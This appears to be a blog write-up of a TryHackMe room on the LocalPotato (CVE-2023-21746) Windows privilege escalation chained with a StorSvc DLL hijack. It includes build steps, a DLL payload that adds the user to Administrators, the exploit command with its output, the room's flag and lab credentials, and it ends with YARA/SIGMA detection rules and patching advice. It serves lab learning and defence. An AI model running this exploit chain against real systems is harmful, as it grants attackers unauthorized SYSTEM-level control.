LocalPotato | Tryhackme Writeup/Walkthrough |By Md Amiruddin

Md Amiruddin · Follow
Published in InfoSec Write-ups
13 min read · Feb 25, 2023

Listen Share More

Learn how to elevate your privileges on Windows using LocalPotato (CVE-2023–21746).

Room Link : https://tryhackme.com/room/localpotato

Task 1 : Introduction

A local privilege escalation (LPE) vulnerability in Windows was reported to Microsoft on September 9, 2022, by Andrea Pierini (@decoder_it) and Antonio Cocomazzi (@splinter_code). The vulnerability would allow an attacker with a low-privilege account on a host to read/write arbitrary files with SYSTEM privileges.

Microsoft released a fix for the vulnerability in the January 2023 patch Tuesday, and a working Proof-of-Concept (PoC) was later released on February 10, 2023. The vulnerability was assigned CVE-2023–21746.

While the vulnerability in itself wouldn't directly allow executing commands as SYSTEM, we can combine it with several vectors to achieve this result. Conveniently, on February 13, another privilege escalation PoC was published by BlackArrowSec that abuses the StorSvc service, allowing an attacker to execute code as SYSTEM as long as they can write a DLL file to any directory in the PATH.

In this room, we will look at both vulnerabilities and combine them to get arbitrary execution as the SYSTEM user.

Starting the VM

You will need to deploy the VM attached to this task by pressing the green `Start Machine` button at the top of the task. The machine should launch in a split-screen view. If it does not, you will need to press the blue `Show Split View` button near the top-right of this page. All of the room can be done in split view, but if you prefer connecting to the machine via RDP, you can use the following credentials:

Username : user , **Password :** Password123


Task 2 : NTLM Authentication Refresher

Before going into how the vulnerability works, let's do a quick refresher on NTLM authentication.

NTLM Authentication

The usual case of NTLM authentication involves a user trying to authenticate to a remote server. Three packets are involved in the authentication process:

- **Type 1 Message:** The client sends a packet to negotiate the terms of the authentication process. The packet optionally contains the name of the client machine and its domain. The server receives the packet and can check that authentication was started from a different machine.
- **Type 2 Message:** The server responds to the client with a challenge. The "challenge" is a random number used to authenticate the client without having to pass their credentials through the network.
- **Type 3 Message:** The client uses the challenge received on the Type 2 message and combines it with the user's password hash to generate a response to the challenge. The response is sent to the server as part of the Type 3 message. That way, the server can check if the client knows the correct user's password hash without transferring it through the network.




NTLM Local Authentication

NTLM local authentication is used when a user tries to log into a service running on the same machine. Since both the client and server applications reside on the same machine, there is no need for the challenge-response process. Authentication is instead performed differently by setting up a Security Context. While we won't dive into the details of what is contained in a Security Context, think of it as a set of security parameters associated with a connection, including the session key and the user whose privileges will be used for the connection.

The process still involves the same three messages as before, but the information used for authentication changes as follows:

- **Type 1 Message:** The client sends this message to start the connection. It is used to negotiate authentication parameters just like before but also contains the name of the client machine and its domain. The server can check the client's name and domain, and the local authentication process begins if they match their own.
- **Type 2 Message:** The server creates a Security Context and sends back its ID to the client in this message. The client can then use the Security Context ID to associate itself with the connection.
- **Type 3 Message:** If the client successfully associates themselves with an existing Security Context ID, an empty Type 3 message is sent back to the server to signal that the local authentication process succeeded.



Since all steps occur on the same machine, there is no need to follow the challenge-response method as before. The machine can validate the Security Context ID for both the server and the client applications.

Task 3 : LocalPotato


The LocalPotato PoC takes advantage of a flaw in a special case of NTLM authentication called NTLM local authentication to trick a privileged process into authenticating a session the attacker starts against the local SMB Server. As a result, the attacker ends up having a connection that grants him access to any shares with the privileges of the tricked process, including special shares like `C$` or `ADMIN$`.

The process followed by the exploit is as follows:

1. The attacker will trigger a privileged process to connect to a rogue server under his control. This works similarly to previous Potato exploits, where an unprivileged user can force the Operating System into creating connections that use a privileged user (usually SYSTEM).

2. The rogue server will instantiate a **Security Context A** for the privileged connection but won't send it back immediately. Instead, the attacker will launch a rogue client that simultaneously initiates a connection against the local SMB Server (Windows File Sharing) with its current unprivileged credentials. The client will send the Type1 message to initiate the connection, and the server will reply by sending a Type2 message with the ID for a new **Security Context B**.

3. The attacker will swap the Context IDs from both connections so that the privileged process receives the context of the SMB server connection instead of its own. As a result, the Privileged client will associate its user (SYSTEM) with **Security Context B** of the SMB connection created by the attacker. As a result, the attacker's client can now access any network share with SYSTEM privileges!



By having a privileged connection to SMB shares, the attacker can read or write files to the target machine in any location. While this won't allow us to run commands directly against the vulnerable machine, we will combine this with a different attack vector to achieve that end.

Note that the vulnerability is in the NTLM protocol rather than the SMB Server, so this same attack vector could be theoretically used against any service that leverages authentication through NTLM. In practice, however, some caveats must be dealt with when selecting the protocol to attack. The PoC uses the SMB Server to avoid some extra protections in place for other protocols against similar attack vectors and even implements a quick bypass to get the exploit to work against the SMB Server. While we won't go into these technical details in this room, you can read about them in the original exploit author's post.


Task 4 : Abusing StorSvc to Execute Commands

So far, we have used LocalPotato to write arbitrary files to the target machine. To get a privileged shell, we still need to figure out how to use the arbitrary write to run a command.

Recently, another privilege escalation vector was found, where an attacker could hijack a missing DLL to run arbitrary commands with SYSTEM privileges. The only problem with this vector was that an attacker would need to write a DLL into the system's PATH to trigger it. By default, Windows PATH will only include directories that only privileged accounts can write. While it might be possible to find machines where the installation of specific applications has altered the PATH variable and made the machine vulnerable, the attack vector only applies to particular scenarios. Combining this attack with LocalPotato allows us to overcome this restriction and have a fully working privilege escalation exploit.

StorSvc and DLL Hijacking

As discovered by BlackArrowSec, an attacker can send an RPC call to the `SvcRebootToFlashingMode` method provided by the `StorSvc` service, which in turn will end up triggering an attempt to load a missing DLL called `SprintCSP.dll`.


Attacker
PC1
1. RPC Call to SvcRebootToFlashingMode
StorSvc (SYSTEM)
2. Try loading Missing DLL from PATH
SprintCSP.dll

If you are not familiar with RPC, think of it as an API that exposes functions so that they can be used remotely. In this case, the `StorSvc` service exposes the `SvcRebootToFlashingMode` method, which anyone with access to the machine can call.

Since StorSvc runs with SYSTEM privileges, creating SprintCSP.dll somewhere in the PATH will get it loaded whenever a call to `SvcRebootToFlashingMode` is made.

Compiling the Exploit

To make use of this exploit, you will first need to compile both of the provided files:

- **SprintCSP.dll**: This is the missing DLL we are going to hijack. The default code provided with the exploit will run the whoami command and output the response to `C:\Program Data\whoamiall.txt`. We will need to change the command to run a reverse shell.
- **RpcClient.exe:** This program will trigger the RPC call to `SvcRebootToFlashingMode`. Depending on the Windows version you are targeting, you may need to edit the exploit's code a bit, as different Windows versions use different interface identifiers to expose `SvcRebootToFlashingMode`.

The projects for both files can be found on `C:\tools\LPE via StorSvc\`.

Let's start by dealing with **RpcClient.exe**. As previously mentioned, we will need to change the exploit depending on the Windows version of the target machine. To do this, we will need to change the first lines of `C:\tools\LPE via StorSvc\RpcClient\RpcClient\storsvc_c.c` so that the correct operating system is chosen. We can use **Notepad++** by right-clicking on the file and selecting **Edit with Notepad++**. Since our machine is running Windows Server 2019, we will edit the file to look as follows:

```
#if defined(_M_AMD64)
//#define WIN10
//#define WIN11
#define WIN2019
//#define WIN2022
```

This will set the exploit to use the correct RPC interface identifier for Windows 2019. Now that the code has been corrected, let's open a developer's command prompt using the shortcut on your desktop. We will build the project by running the following commands:

Command Prompt

```
C:\> cd C:\tools\LPE via StorSvc\RpcClient\
C:\tools\LPE via StorSvc\RpcClient> msbuild RpcClient.sln
... some output ommitted ...

Build succeeded.
    0 Warning(s)
    0 Error(s)

C:\tools\LPE via StorSvc\RpcClient> move x64\Debug\RpcClient.exe
C:\Users\user\Desktop\
```

The compiled executable will be found on your desktop.

Now to compile **SprintCSP.dll**, we only need to modify the `DoStuff()` function on `C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c` so that it executes a command that grants us privileged access to the machine. For simplicity, we will make the DLL add our current user to the **Administrators** group. Here's the code with our replaced command:

```
    void DoStuff() {
    // Replace all this code by your payload
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;
    CreateProcess(L"c:\\windows\\system32\\cmd.exe",L" /C net
localgroup administrators user /add",
        NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL,
L"C:\\Windows", &si, &pi);

    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    return;
}
```

We now compile the DLL and move the result back to our desktop:

Command Prompt

```
C:\> cd C:\tools\LPE via StorSvc\SprintCSP\
C:\tools\LPE via StorSvc\SprintCSP> msbuild SprintCSP.sln
... some output ommitted ...

Build succeeded.
    6 Warning(s)
    0 Error(s)

C:\tools\LPE via StorSvc\SprintCSP> move x64\Debug\SprintCSP.dll
C:\Users\user\Desktop\
```

We are now ready to launch the full exploit chain!

Task 5 : Elevating our Privileges

We are now ready to launch the exploit. Make sure you have the `LocalPotato.exe` exploit, the `RpcClient.exe` and the `SprintCSP.dll` files on your desktop before proceeding. If you don't, go back to the previous task to build them.

Let’s start by verifying that our current user is not a part of the `Administrators` group:

Command Prompt

```
C:\> net user user
User name                    user
```

```
Full Name
... some output omitted ...

Local Group Memberships      *Remote Desktop Users *Users
Global Group memberships     *None
The command completed successfully.
```

To successfully exploit **StorSvc**, we need to copy `SprintCSP.dll` to any directory in the current PATH. We can verify the PATH by running the following command:

Command Prompt

```
C:\> reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environme
    Path    REG_EXPAND_SZ    %SystemRoot%\system32;%SystemRoot%;%SystemRoot%\Sy
                             %SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;%SYS
                             C:\Program Files\Amazon\cfn-bootstrap\
```

We will be targeting the `%SystemRoot%\system32` directory, which expands to `C:\windows\system32`. You should be able to use any of the directories, however.

Just to be sure, we can try to copy the DLL directly into `system32`, but our user won't have enough privileges to do it:

Command Prompt

```
C:\Users\user\Desktop> copy SprintCSP.dll C:\Windows\System32\SprintCSP.dll
Access is denied.
        0 file(s) copied.
```

By using LocalPotato, we can copy SprintCSP.dll into system32 even if we are using an unprivileged user:

Command Prompt

```
C:\Users\user\Desktop> LocalPotato.exe -i SprintCSP.dll -o \Windows\System32\Sp

         LocalPotato (aka CVE-2023-21746)
         by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAA
[*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF137
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the SMB server with ip 127.0.0.1 and port 445
[+] SMB Client Auth Context swapped with SYSTEM
[+] RPC Server Auth Context swapped with the Current User
[*] Received DCOM NTLM type 3 authentication from the privileged client
[+] SMB reflected DCOM authentication succeeded!
[+] SMB Connect Tree: \\127.0.0.1\c$  success
[+] SMB Create Request File: Windows\System32\SprintCSP.dll success
[+] SMB Write Request file: Windows\System32\SprintCSP.dll success
[+] SMB Close File success
[+] SMB Tree Disconnect success
```

With our DLL in place, we can now run `RpcClient.exe` to trigger the call to `SvcRebootToFlashingMode`, effectively executing the payload in our DLL:

Command Prompt

```
C:\Users\user\Desktop> RpcClient.exe
[+] Dll hijack triggered!
```


To verify if our exploit worked as expected, we can check if our user is now part of the Administrators group:

Command Prompt

```
C:\> net user user
User name                    user
Full Name
... some output omitted ...
Local Group Memberships      *Administrators       *Remote Desktop Users
                             *Users
```

```
Global Group memberships     *None
The command completed successfully.
```

To spawn a command prompt with administrator privileges, you can simply right-click and Run as administrator using your user's credentials. Remember that the user is `user` and the password is `Password123`:



Answer the questions below :

```
1. Elevate your privileges on the system to get an administrative console. What
A. THM{local_potatoes_best_potatoes}
```

Task 6 : Detection/Mitigation

Now that we have understood how the `localpotato` exploit works and how it can be chained with StorSrv service to execute code as SYSTEM, it's time to see how this can be detected within the system and how to prevent such attacks.

As this attack involves an executable running in the command line terminal with arguments, two common ways to detect this activity would be by using the pattern matching tool YARA to detect the file patterns and examining the events generated by the execution of this hack tool localpotato.exe.

YARA rule

As the attack uses the hack tool known as localpotato.exe, we can create a YARA rule to detect the presence of this tool within the system using YARA or other detection that looks like THOR to scan the host.

YARA rule

```
rule detect_localpotato {
    meta:
        description = "Detects the localpotato exploit"
    strings:
                $CLSID = "854A20FB-2D44-457D-992F-EF13785D2B51"
  $localpotato = {6c 6f 63 61 6c 70 6f 74 61 74 6f}
  $ntlm = {4e 54 4c 4d}
  $function = "NtQueryInformationProcess"
    condition:
        all of them
}
```

This minimal rule looks for common string patterns in the localpotato executable.

SIGMA

SIGMA is a generic signature language that is used to write detection rules based on the patterns found in Event Logs. In order to detect localpotato in the network, it is expected to have centralized logs monitoring enabled in place. The following SIGMA rule is taken from the SIGMA official repository.

Detecting LocalPotato

```
title: HackTool - LocalPotato Execution
id: 6bd75993-9888-4f91-9404-e1e4e4e34b77
status: experimental
description: Detects the execution of the LocalPotato POC based on basic PE met
references:
    - https://www.localpotato.com/localpotato_html/LocalPotato.html
    - https://github.com/decoder-it/LocalPotato
author: Nasreddine Bencherchali (Nextron Systems)
date: 2023/02/14
tags:
    - attack.defense_evasion
    - attack.privilege_escalation
    - cve.2023.21746
logsource:
    category: process_creation
    product: windows
```

```
detection:
    selection_img:
        Image|endswith: '\LocalPotato.exe'
    selection_cli:
        CommandLine|contains|all:
            - '.exe -i C:\'
            - '-o Windows\'
    selection_hash_plain:
        Hashes|contains:
            - 'IMPHASH=E1742EE971D6549E8D4D81115F88F1FC'
            - 'IMPHASH=DD82066EFBA94D7556EF582F247C8BB5'
    selection_hash_ext:
        Imphash:
            - 'E1742EE971D6549E8D4D81115F88F1FC'
            - 'DD82066EFBA94D7556EF582F247C8BB5'
    condition: 1 of selection_*
falsepositives:
    - Unlikely
level: high
```

Detecting Storsvc and SprintCSP.dll Hijacking

In the previous tasks, we learned that the localpotato vulnerabi Storsvc to hijack SprintCSP.dll and execute and SYSTEM. The following SIGMA rule taken from official GitHub can be used to detect this activity.

```
title: Creation Of Non-Existent System DLL
id: df6ecb8b-7822-4f4b-b412-08f524b4576c
related:
    - id: 6b98b92b-4f00-4f62-b4fe-4d1920215771 # ImageLoad rule
      type: similar
status: experimental
description: Detects the creation of system dlls that are not present on the sy
references:
    - https://decoded.avast.io/martinchlumecky/png-steganography/
    - https://posts.specterops.io/lateral-movement-scm-and-dll-hijacking-primer
    - https://clement.notin.org/blog/2020/09/12/CVE-2020-7315-McAfee-Agent-DLL-
    - https://github.com/Wh04m1001/SysmonEoP
    - https://www.hexacorn.com/blog/2013/12/08/beyond-good-ol-run-key-part-5/
    - https://github.com/blackarrowsec/redteam-research/tree/26e6fc0c0d30d36475
author: Nasreddine Bencherchali (Nextron Systems), fornotes
date: 2022/12/01
modified: 2023/02/15
tags:
    - attack.defense_evasion
    - attack.persistence
```

```
        - attack.privilege_escalation
        - attack.t1574.001
        - attack.t1574.002
    logsource:
        product: windows
        category: file_event
    detection:
        selection:
            - TargetFilename:
                - 'C:\Windows\System32\WLBSCTRL.dll'
                - 'C:\Windows\System32\TSMSISrv.dll'
                - 'C:\Windows\System32\TSVIPSrv.dll'
                - 'C:\Windows\System32\wow64log.dll'
                - 'C:\Windows\System32\WptsExtensions.dll'
                - 'C:\Windows\System32\wbem\wbemcomn.dll'
            - TargetFilename|endswith: '\SprintCSP.dll'
        filter:
            Image|startswith: 'C:\Windows\System32\'
        condition: selection and not filter
    falsepositives:
        - Unknown
    level: medium
```

We can use these sigma rules to convert into the Detection / Monitoring tool in place and search the Event Logs to hunt for potential attacks.

Mitigation

To prevent such attacks, consider the following points.

Patch updates:

Stay updated with security patches — The `localpotato` exploit targets a vulnerability in the Windows operating system. Ensure all systems are updated with the latest security patches to prevent attackers from exploiting this vulnerability. This vulnerability does not affect the patched OS.

Least Privilege Principle:

One way to prevent attackers from exploiting the localpotato exploit is to implement the principle of least privilege. This means limiting user access to only the resources they need to perform their job functions. By doing so, attackers are less likely to gain the elevated privileges required to execute the exploit.

Monitor for suspicious activity:

Use tools like Splunk to monitor suspicious activity on your network. Look for signs of a localpotato attack, such as unusual process activity or attempts to execute malicious code.

Task 7 : Conclusion

In this room, we have covered how LocalPotato can be weaponized by combining it with a different attack vector to achieve privilege escalation. A brief and simplified explanation of each attack vector was provided, but you can expand on them by reading the original articles for both vulnerabilities:

- LocalPotato
- LPE via StorSvc

Thankyou For Reading.

Tryhackme · Tryhackme Walkthrough · Windows · Privilege · Vulnerability

Follow

Published in InfoSec Write-ups

49K Followers · Last published 10 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: https://weekly.infosecwriteups.com/

Follow

Written by Md Amiruddin

155 Followers · 6 Following

This is a profile of a cybersecurity enthusiast and CTF writer. He is an experienced information security professional and highly motivated individual.

Responses (1)

What are your thoughts?

Respond

Zargham Siddiqui

Open in app ↗

Medium Search

1 1 reply Reply


More from Md Amiruddin and InfoSec Write-ups

In InfoSec Write-ups by Md Amiruddin

Vulnhub Writeup/Walkthrough SickOS 1.1 | By Md Amiruddin

This CTF walkthrough is similar to the labs found in the OSCP exam course.

Dec 21, 2022

